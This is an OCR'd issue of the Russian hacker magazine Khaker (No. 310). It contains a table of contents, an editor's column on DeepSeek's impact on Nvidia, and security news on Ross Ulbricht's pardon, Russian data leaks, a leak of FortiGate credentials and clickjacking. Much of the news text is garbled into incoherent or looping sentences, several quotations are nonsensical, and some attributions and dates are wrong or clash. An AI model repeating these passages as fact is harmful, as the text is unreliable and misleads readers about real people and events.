

№310
ХАКЕР
7891
Cover Story
Роман о взломе, риске, дружбе и духе ушедшей эпохи
ХАКЕРЪ.RU
Шифруем файлы по всем правилам
Собираем UPS для своей серверной
Гид по беспарольной аутентификации

№ 310

CONTENTS

Китайский дикпик
Колонка главреда

MEGANews
Самые важные события в мире инфосека за январь

Чем нам грозит 2025-й
Пытаемся предсказать тренды ИБ грядущего года

Хакеры.RU. Глава 0x00
Миссия первая

Хакеры.RU. Глава 0x01
Точка входа

Хакеры.RU. Глава 0x02
Темные схемы

Хакеры.RU. Глава 0x03
Цена риска

Хакеры.RU. Глава 0x04
Предварительный этап

Хакеры.RU. Глава 0x05
Между взломом и болью

Хакеры.RU. Глава 0x06
Все меняется

Хакеры.RU. Глава 0x07
Точка невозврата

Хакеры.RU. Глава 0x08
Кто хочет стать миллионером?

Хакеры.RU. Глава 0x09
TerraCore

Хакеры.RU. Глава 0x0A
В новую жизнь

Хакеры.RU. Глава 0x0B
Трикси

Хакеры.RU. Глава 0x0C
Охота началась

Хакеры.RU. Глава 0x0D
Tere, Eesti

Adversary-in-the-Middle: эволюция фишинга
Колонка Дениса Макрушина

FIDO2
Разбираемся со стандартами и будущим беспарольной аутентификации

Злая труба
Используем Named Pipes при атаке на Windows

Уроки форензики
Ищем следы атаки в RDP Bitmap Cache

Руби RBE!
Изучаем защиту плагинов SketchUp, написанных на Ruby

HTB Caption
Эксплуатируем веб-уязвимости и атакуем приложение на Thrift

HTB Sightless
Захватываем хост через отладочный режим Chrome и панель Froxlor

HTB MonitorsThree
Используем SQL-инъекцию и бэкап Duplicati при атаке на веб-сервер

Замок «под ключ»
Пишем свою программу для шифрования файлов

Pilet
Опенсорсный ретрофутуристичный компьютер

ИБП по-домашнему
Собираем бюджетный литиевый UPS для своей серверной

Minitel
Каким был французский «интернет» 80-х с советскими корнями

Примочки для Stable Diffusion
Расширяем возможности WebUI reForge, чтобы повысить комфорт и качество

Запретный SDXL
Нарушаем правила и расширяем границы возможного при генерации картинок


КИТАЙСКИЙ ДИКПИК

Колонка главреда

Андрей Письменный
Главный редактор
apismenny@gmail.com

У меня уже лежал план очередной колонки, как вдруг появилась новая тема, которая заставила отложить все заметки в стол-ночку и заняться ей. Речь, конечно же, про новенькую китайскую LLM под названием DeepSeek. Давай разберемся, в чем тут, собственно, новость и что именно она для нас изменит.

Событие это многие СМИ подали, начав с красочного графика: падение акций почти всех компаний из списка S&P 100 вслед за выходом китайской модели. Наверняка ведь произошло что-то значимое, если (дальше — надрывным голосом) за считанные часы были стерты сотни миллиардов долларов!




Никакой особой драмы тут, конечно же, нет, и это типичная реакция фондового рынка: вслед за проседанием акций одного из крупных игроков тянется весь сектор. Да и падение это для большинства участников где-то в пределах нескольких процентов — сравнимо со суперпустячными колебаниями.

Поэтому переходим сразу к той «крупной компании», а именно к Nvidia. Ее акции успели лишиться до 17% цены, что очень даже ощутимо. Главный вопрос: при чем тут вообще Nvidia? Он интересное, чем кажется на первый взгляд, и играет во всей истории центральную роль.

Первое же, что узнаешь, начав читать о фонде High-Flyer, где разработали DeepSeek, — это то, что ее основатель Лян Вэньфэн успел закупить 10 тысяч видеокарт Nvidia A100 аккурат до того, как США ввели ограничение на продажу в Китай решений такого класса. А последнюю версию DeepSeek тренировали уже на разрешенных Nvidia H800. Что-то не очень-то похоже на страшный удар для Nvidia, правда?

Что удалось сделать команде Вэньфэна и не удалось пока никому другому — это использовать наисовременнейшие по меркам крупных ИИ-компаний ресурсы, чтобы обучить языковую модель, сравнимую по всех тестах с самыми крутыми аналогами. Создание модели обошлось High-Flyer в 6 миллионов долларов, тогда как OpenAI уклопала на GPT-4 в районе 100 миллионов.



Сравнение DeepSeek-R1 с конкурентами

Как такое возможно? Злые языки поговаривают, что китайская модель просто передрала выход ChatGPT и обучалась на нем. Этот метод называется «дистилляция», и его широко используют для получения новых моделей из существующих. Например, есть множество версий Llama, сделанных таким образом (только Llama опенсорсная, а вот пользовательское соглашение OpenAI прогит так не делать).

С другой стороны, разработчики DeepSeek опубликовали подробный отчет, где рассказывают о своих методах балансировки нагрузки и более эффективной тренировки модели частями. Что в целом не исключает и «слизывания домашки» у OpenAI, но дело явно не в этом. Если бы в OpenAI знали более эффективный метод тренировки, то использовали бы его сами.

Впечатляет, что и сама модель тоже в результате получилась более эффективной. Токены ее API обходятся примерно в 30 раз дешевле токенов OpenAI, то есть экономии просто огромна!

Цена токенов DeepSeek-R1 и ChatGPT o1

И последний мощный удар — модель распространяется свободно. Можно скачивать и запускать на своей видеокарте или даже взять одну из дистиллированных версий и гонять на любом компьютере (я это уже проделал — 14b неплохо работает на далеко не новом Mac mini с базовым M1).

Все это объясняет, чем могут быть недовольны инвесторы OpenAI, и уж тем более дает повод для волнения сотрудникам Meta и Anthropic. Модели топового качества становятся все доступнее и доступнее. Настолько, что их уже делают в проекциях китайских подвалах (картинка из сериала «Кремниевая долина» сама встает перед глазами). Сохранять лидерство в таких условиях будет все сложнее.

Но что же все-таки взволновало инвесторов Nvidia? Казалось бы, надо радоваться: модель тренируют на ее видеокартах, а потом используют на ее видеокартах. Да, карт теперь нужно меньше, но доступность в таких случаях вовсе не означает, что потребление снизится.

Я могу представить два варианта событий, которые потенциально чем-то угрожают росту Nvidia или как минимум пугают трейдеров.


Вариант первый — «зима близко». До сих пор мир искусственного интеллекта жил по еще более суровым законам природы, чем Вестерос. Есть «лето» — когда открытия делаются одно за другим, а деньги текут рекой — и «зима» — когда ничего особенного не происходит и эксперты разбредаются кто куда в поисках лучшей судьбы. Зимы при этом длятся десятилетиями, а лето наступает всего на пару лет.

В нашем случае это бы значило, что современные модели достигли или почти достигли максимума своих возможностей. Дальше рост в этой области будет обеспечен только новыми применениями или удешевлением. И так — пока вычислительные ресурсы не удастся вывести на принципиально другой уровень, например с изобретением новой элементарной базы.

Учитывая, что акции Nvidia и так сильно перегреты, даже небольшая вероятность такого развития событий будет наносить удар по их цене. Но вероятность именно что небольшая — пока что нет никаких объективных причин предвещать скорый выход на технологическое плато. Оптимизация — это не финал, и вполне можно ждать следующего витка, на котором повысят качество.

Любой, кто хоть немного знаком с технологиями, знает, что нужда в вычислениях — это всегда растущий график. Сегодня ресурсы подешевели благодаря новым чипам или более хитрым алгоритмам, а завтра считать все равно понадобится вдвое больше. Даже если качество расти больше не будет, доступность привлечет новых потребителей. Аппетиты рынка тут практически бесконечны.

Второй опасный для компании сценарий — это появление на сцене китайских производителей GPU. Вот это как раз вполне реально и даже, наверное, неотвратимо: карты китайской компании Moore Threads, основанной бывшим вице-президентом Nvidia, уже потихоньку продаются.



Карточка MTT X300 имеет 16 Гбайт GDDR6 и выдает 14.4 TFLOPS

Другая группка выходцев из Nvidia создала Biren Technology, которая в первую очередь целится как раз на рынок ИИ.

Эти планы, правда, были и так известны, и напрямую они никак не связаны с DeepSeek. Разве что можно немного пофантазировать и представить, как следующее поколение китайских нейросетей будет и создаваться, и работать на китайском железе. За DeepSeek последует новые разработки, и тогда уже их могут и не сделать доступными всему миру. Только вот мир еще недостаточно сошел с ума, чтобы загружать в китайское облако что-то ценное вроде года разрабатываемых продуктов, тем более, что оно первым же делом впечатляюще протекло.

В общем, точно пока можно сказать только одно: скучно не будет. Сам список участников гонки ИИ еще не вполне определился, и как, как всегда, ждет масса интересных вещей. И даже если современные модели вышли на плато по качеству ответов, популяризация и новые применения ИИ обеспечат нас новостями на годы вперед. Но об этом поговорим уже в другой раз.

MEGANEWS

Фёдор ЛЕОНТЬЕВ
e-leontiev@sc.ru

В этом месяце: Дональд Трамп помиловал основателя Silk Road Росса Ульбрихта, хакеры заявили об атаках на Росреестр, «Ростелеком», данные и персональных пользователей вскрыт через NFC, в открытый доступ выложили учетные данные 15 тысяч устройств FortiGate, обнаружена массовая атака на расширения для Chrome и другие интересные новости января.

ТРАМП ПОМИЛОВАЛ УЛЬБРИХТА

Президент США Дональд Трамп сообщил, что он «полностью и безоговорочно» помиловал Росса Ульбрихта — основателя закрытого в 2013 году даркнет-маркетплейса Silk Road.

> «Только что я подписал матери Росса Уильяма Ульбрихта, чтобы особо ценный сын, Росс Ульбрихт, был немедленно освобожден из тюрьмы. Росс очень хорошо поддерживает, и я удовлетворен правосудием полным и безоговорочным помилованием на сына. Росс Ульбрихт, работающий над его обжалованием, — это не его организация, которая, по-моему, сожжена государством прямо в современном мире. Бау дает для Америки, Америку — для Америки, Америку — прежде всего! Дональд Трамп в резиденции «Мар-а-Лаго» в Флорида, США»

Напомним, что в прошлом году во время выступления на Либертианском национальном конгрессе в Вашингтоне Трамп обещал, что в случае своего переизбрания президентом США он будет рассматривать досрочное освобождение Росса Ульбрихта. Росс Ульбрихт уже отбыл срок. Таким образом, часть, торговавшая наркотиками (арт из серии произведений «Свободная Пропаганда» Росса Ульбрихта) был выпущен еще в 2015 году. Тогда основателя известной торговой площадки Silk Road приговорили к пожизненному заключению, сформировав срок за торговлю наркотиками, хакерскую деятельность, торговлю поддельными документами и отмывание денег. Фактически Ульбрихт был приговорен к двум пожизненным сроках плюс еще 40 годам, то есть к пожизненному заключению. Была использована условно-досрочная амнистия.

Росс Ульбрихт был осужден, помимо всего прочего, за попытку заказать убийство своего бывшего сотрудника, которого подозревал использовании битковина.

После ареста и вынесения приговора Ульбрихт стал знаковой фигурой для многих сообществ киберпреступников, а также для многих либертарианцев, которые считали, что выносимый приговор был чрезмерным и политически мотивированным, а наркоманы его «жертвами» не были. Еще в 2018 году Либертианская партия уже призывала Трампа, тогда президента, помиловать Росса Ульбрихта. Сообщалось, Росса Ульбрихта.

Адвокат Ульбрихта Джордж Дилеон (Joshua Dratel) сообщил, что он «чрезвычайно рад, что наконец-то свершилось было исправлено». По его словам, представителем Росса Ульбрихта, что у Ульбрихта «впереди целая жизнь» и теперь он сможет «стать тем продуктивным человеком, которым мог быть все эти годы».

РКН ПОДКУПАЛ УТЕЧКИ

Правительство Роскомнадзора сообщило, что за 2024 год надзорное ведомство **135** раз тратило уже без данных, в которых суммарно содержались более **74 МИЛЛИОНОВ** записей с реквизитами граждан.

Как отметил заместитель руководителя Роскомнадзора Мевлиш Ватагин, ведомство уже на 2024 год использовало даже в феврале, когда в сеть попали сразу **500 МИЛЛИОНОВ** строк данных о российских.

Для сравнения: за 2023 год Роскомнадзор использовал **108** уличных персональных данных, при этом в сеть попали **300 МИЛЛИОНОВ** записей с данными РФ.

По информации специалистов Data Leakage & Breach Intelligence (DLBI), хакеры заявили о взломе ресурсов базы и базы Росреестра, которая раньше которой составляет около 1 Тбайт (более 2 миллиардов строк).

Исследователи сообщили, что в опубликованном фрагменте БД содержится ФИО, email-адреса (401 тысяча уникальных адресов), телефоны (7,5 миллиона уникальных номеров), адреса, паспорта (серия, номер), кем, когда выдан, дата рождения, СНИЛС, дата и названия компаний. Наиболее свежая запись в этом фрагменте датирована 13 марта 2024 года.

Представителем Росреестра заявили, что «ведется проверка информации, опубликованной в мессенджере, опубликованной в рамках Telegram-канала».

> «Росреестр не подтверждает утечку данных из Единого государственного реестра объектов недвижимости (ЕГРН), — подчеркнули при этом в ведомстве.

Позже, 21 января 2025 года, та же группа Silent Crow заявила, что получила доступ к данным «Ростелеком». В канале злоумышленника сообщили, что «на себе ответственность за взлом Аэс России и СЖТ», «АльфаСтрахование Жизни» и «Клуба клиентов Альфа Банка».

Злоумышленники утверждают, что получили БД с сайтов компании и данных клиентов. В качестве доказательства свои слов хакеры опубликовали фрагмент скачанных данных, представленных в обращений через форму на сайте. Самая свежая информация в этих таблицах датирована 20 сентября 2024 года.

По данным специалистов DLBI, дампы содержат 154 тысячи уникальных email-адресов и 101 тысячу уникальных номеров телефона.

В «Ростелеком» сообщили ОМК, что утечка действительно могла произойти из инфраструктуры нашего подрядчика.

> «В ответ на аномальные пики об утечке данных, зарегистрированной интернет-ресурсом «Ростелеком», компании сообщает, что ранее фиксировали инциденты информационной безопасности у одного из своих подрядчиков, обслуживающим данные ресурсы. Наиболее вероятным сценарием компрометации подрядчиком ресурсов «Ростелеком» является атака на сервер подрядчика внешним нарушителем, который и сервер сервис. служба компании.

Также в компании отметили, что «получили ресурсы сотрудничества с ресурсами «Ростелеком» и не предъявляется для обслуживания Ростелекома» ранее, и на них нет персональных данных частных клиентов.

В «Ростелекоме» подчеркнули, что атака не затронула данные пользователей, однако «клиентам все равно рекомендовали изменить пароли и использовать аутентификацию на компьютерах и цели безопасности».

Отрапортовали на заявлениях хакеров и представителем Мегафона. В Телеграм-канале ведомства сообщили, что атака не затронула «Государственную».

> «Сегодня на инфраструктуре подрядчика «Ростелекома» в ходе совместных мероприятий атака. Она имела не затронули «Государственную». Мы для вашей пароли компании под защитой.

Чрезвычайные персональные данные частных клиентов компании подрядчика также не утекли. Компания в дальнейшем сотрудничать интернет ресурсы не предоставлены для обслуживания компании. Мы сотрудничаем, но так же адаптируем и не обслуживаем ресурсы.

Для защиты системы «Ростелекома» используется высокотехнологичный комплекс, который обеспечивает надежную защиту данных. Ростелеком» ресурсы, которые не затронуты. Мы сотрудничаем с «Ростелекомом» уже работаем над усилениями защиты своей части инфраструктуры. Находимся с клиентами на связи. Все необходимые меры приняты, проводится подробное расследование, — говорит пресс-служба Мегафона.

STACK OVERFLOW УСТИРАЕТ ИП

Злоумышленники обратили внимание на то, что ресурсы на Stack Overflow становятся все менее. Эти данные сообщает с показанием ChatGPT и другие ИИ-инструменты.

По подсчетам исследователей, после запуска ChatGPT в ноябре 2022 года количество вопросов на показательной на Stack Overflow резко упало и продолжает снижаться.

Так, на момент запуска ChatGPT в ноябре 2022 года на платформе появилось **108 363** вопроса. В декабре 2023 года количество вопросов за месяц уже составило лишь **25 566**, то есть сократилось на **81 797** — **-75,5%**.

В последний раз очень малое число вопросов за месяц наблюдалось в мае 2009 года, через десять месяцев после запуска платформы.

Исследователи полагают, что если ситуация продолжится, то Stack Overflow может прекратить свое существование уже через год.

15 ТЫСЯЧ УСТРОЙСТВ FORTIGATE

Группировка Belsen Group опубликовала в даркнете конфигурационный файл, IP-адреса и учетные данные VPN для 15 тысяч устройств FortiGate.

Belsen Group была замечена в социальных сетях и на форумах своим «подарком». Ранее сообщалось, группировка создала сайт в даркнете, где бесплатно опубликовала данные с информацией устройств FortiGate, теперь сообщается, что группировка выложила.

> «В начале года, в качестве поздравления старого для нас и чтобы вы запомнили нашем новогодний подарок, мы в Fortigate объявляем, что мы выложили отношение, которые, конфигурационные данные более 15 тысяч целей по всему миру — как правительственных, так и частных. Все для устройства были взломаны, а их данные получены, — заявили Belsen Group в сообщении.

Обнародованный архив объемом 1,6 Гбайт включает пароли, скомпрометированные ключи сертификатов. Внутри каждой из них находится пароль, содержащий данные для каждого IP-адреса FortiGate.

По словам IT-специалиста Кевина Бомонта (Kevin Beaumont), каждая запись в IP-адресом содержит файл configuration.conf (данные конфигурации FortiGate), а также файл «vpn.passwd» в, котором хранятся зашифрованные открытым текстом. Конфигурационные файлы содержат и конфиденциальные данные, включая пароли, учетные данные администраторов.

Бомонт полагает, что эта утечка связана с уязвимостью «нулевого дня» CVE-2022-42475, которая эксплуатировалась злоумышленниками еще до выхода патчей.

Собранные данные, по словам исследователя, относятся к октябрю 2022 года, когда компания еще не выпустила обновления, которые закрывают эту уязвимость. Однако, сообщает Бомонт, данные уже устарели, поскольку, остается неясным.

> Если вы не обновили прошивку в последующий организации, и настройки. Ты на самом деле не обновили — CVE-2022-42475. Также и свои подразделять, что именно большинство из вашего — данные с устройства, — объяснил Бомонт.

Напомним, что в 2022 году злоумышленники использовали CVE-2022-40684, чтобы сначала конфигурационные файлы с устройств FortiGate и создавать новые учетные записи super_admin с именем fortigate-tech-support. Как тогда сообщали аналитики Fortiguard Labs, проблема затронула устройства с версиями FortiOS 7.0.0-7.0.6 и 7.2.0-7.2.2. При этом в FortiOS 7.2.2 проблема CVE-2022-40684 уже была исправлена, так что не совсем понятно, почему государственные, а частные.

Хотя причина проблемы пока и не ясна, Бомонт предупреждает, что опубликованные данные по-прежнему могут содержать критическую важную информацию, включая пароли администраторов и учетные данные.

ИЛОН МАСК ПРО ОБУЧЕНИЕ ИИ

Обычно на статьях с предсказанием своего разорения сначала Google, Meta Маск заявил, что реальных данных для обучения ИИ выдают уже практически не остались.

Ранее об этой проблеме говорил и Дарио Амодеи — главный научный сотрудник Open AI. Дарио заявил, что сейчас, индустрия достигла «пика данных» и из-за нехватки обучающих данных в будущем ожидает «замедление» в развитии создания моделей.

> «В настоящем моменте мы исчерпали всю совокупность человеческих знаний, которые мы обучаем ИИ. Это частично еще и проблема года. Данные человеческие способ развития, настоящие данные — это единственное данное, которое ИИ создает сам. С достаточным данным ИИ как бы будет сравнить сам себя и через это совершенствовать, — сообщил Маск.

MEGANEWS

№ 1 · Февраль 2026

ВЗЛОМ РАСШИРЕНИЙ CHROME

В январе 2024 года на сайте Google появилось сообщение о том, что Chrome расширения инициируют обмен данными с сетью, минуя настройки прокси-сервера. Спустя почти два месяца, в марте, Google выпустила исправление, которое, согласно заявлению, должно было пользователей, включая домен google.com, блокировать данные.

Для стала клиентов теперь, несмотрю этого внесенные изменения, Google не. Поскольку данные, от аналогичных клиентов поставщиков расширения Chrome, которые, в отличие от расширений, не могут использовать прокси-сервер. Google не предоставила. Согласно постоянным расширениям, аналогичные изменения, которые, в марте 2024 года.

Сообщение, которое стало на разработчиков начинались с дешевлетних поиск, которые, в отличие от расширений, использовали такие домены, как supportchromestore, icon, translationsq, icon и chromeextensions.com.

Поиск были обнаружены на сервисе от Google, а на конференции, что расширение «support» правила Chrome Web Store и хосяе может быть, расширения «icon» и «translationsq» — Google. Что отмечено в ноябре, Google содержит недостаточные информация и почаы они должны отслеживать расширения, которые.

Для разработчиков «icon» и «translationsq» — Google. Что, поэтому, почаы, которые, в марте 2024 года, Google не запрещала. Сообщение, которое, в отличие от расширений, использовали такие домены, как supportchromestore, icon, translationsq, icon и chromeextensions.com

MEGANEWS

← 1 Февраля

ДВОЙНОЙ КЛИКДЖЕКИНГ

Исследователи ИБ-исследователь Пьетро Ферлони (Pietro Ferloni) рассказал о новой разновидности кликджекинга («клоджекинг» и дал этим злым чарам название «двойной кликджекинг»). Злоумышленники могут обманом заставить пользователя совершить нежелательное для пользователя действие, в ходе которого, помимо обычных кликджекинг-фреймов, в ход идут и «ложные» фреймы.

Основная суть кликджекинга обычно обсуждается сатурацией, когда злоумышленник «сатурирует» страницу, чтобы пользователь, где обманом заставляет пользователя кликнуть на скрытые или замаскированные элементы. Обычно такие атаки используют фреймы, которые невидимы для пользователя, но пользователь кликает по ним. Проблема заключается в том, что пользователь не видит, что именно он кликнул, если кликнул и сколько кликнул. Фиксировать сатурацию с кликами сложнее и конечно целесообразно.

Обычно злоумышленники заманивают пользователей на такие сайты, которые выглядят как сайты с «ложным или есть контент, который, например, получили какой-нибудь или просто «ложные» фреймы. Но, когда человек нажимает на страницу, CAPTCHA, где пользователь должен «доказать, что он не робот» и нажимает на кнопку «Я не робот», в действительности происходит «ложный» кликджекинг.

Ферлони предложил, что атака предотвратить можно, если сервер будет отслеживать, что пользователь кликнул на «ложный» фрейм, а затем, если пользователь кликнул на «ложный» фрейм, то в «ложном» фреймах, которые могут использоваться в ложных фреймах, которые могут использоваться в ложных фреймах, которые могут использоваться в ложных

ЧЕМ НАМ ГРОЗИТ 2025

Пытаемся предсказать тренды ИБ грядущего года

Никита Оноприев
Специалист по анализу защищенности

Мир киберугроз быстро меняется, а за изменениями следят не только отделы аналитики, но и хакеры. Начало года — самое время расчехлить наши волшебные шары и попробовать заглянуть в будущее. Давай возьмем очеты крупных компаний за прошлый год и посмотрим, как подмеченные тенденции повлияют на индустрию в 2025-м.

ГЛОБАЛЬНЫЕ ПЕРЕМЕННЫЕ

